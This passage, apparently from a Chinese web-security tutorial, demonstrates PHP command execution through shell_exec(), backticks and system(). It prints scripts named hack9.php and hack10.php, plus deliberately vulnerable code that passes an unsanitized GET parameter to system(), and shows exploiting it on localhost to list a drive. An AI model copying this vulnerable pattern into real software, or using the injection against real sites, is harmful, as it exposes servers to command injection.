


图26

从图26 中可以看出，利用exec()函数执行外部命令也同样成功了。接下来我们再测试一下shell_exec()函数，把如下代码保存为hack9.php 文件并存放到网站的根目录下：

```
<?php
echo "<pre>";
$output = shell_exec("dir c:");
echo "</pre>";
echo nl2br($output) . "<br />";
?>
```

保存好后我们用浏览器访问一下这个文件，如图27 所示。




图27

从图27中可以看出，shell_exec()函数也成功执行了命令。

> **小知识**
> 其实PHP中能执行系统命令的函数有system()、exec()、shell_exec()和passthru()。需要说明的是，passthru()函数的作用是执行UNIX系统命令并显示原始的输出，当UNIX系统命令输出的是二进制数据，并且需要直接返回值给浏览器时，我们就需要使用passthru()函数去代替system()和exec()函数。

在PHP中有一个不为人熟知的命令执行运算符，就是反引号“`”（键盘左边“~”按键下的字符）。由于它不是一个函数，所以使得很多朋友都不知道它的用法，下面我用一个实例来演示一下它的危害。

把以下代码保存为hack10.php文件并存放在网站的根目录下：

```
<?php
echo "<pre>";
$output = `dir d:`;
echo "</pre>";
echo nl2br($output) . "<br />";
?>
```

保存好后我们来看看页面执行后的结果，如图28所示。




图28

呵呵，反引号这个PHP的隐藏杀手，威力真是毫不逊色于其它函数啊！接下来我们分析一下命令执行漏洞，先来看一段漏洞代码：

```
<?php
$dir = $_GET["dir"];
if (isset($dir))
{
  echo "<pre>";
  system("dir " . $dir);
  echo "</pre>";
}
?>
```

从代码中可以看出，变量dir在经过$_GET取值后就被system()函数所利用，这就产生了命令执行漏洞。如果我们把变量dir的值改成要进行查看的目录名，不就可以列出这个目录的所有文件和文件名了吗？

假设存在漏洞的地址为“http://127.0.0.1/hack.php”，只要我们提交“**http://127.0.0.1/hack.php?dir=f:**”就能对F盘进行列目录了，如图29所示。

从图29中可以看出，我们成功对目标的F盘进行了列目录攻击。

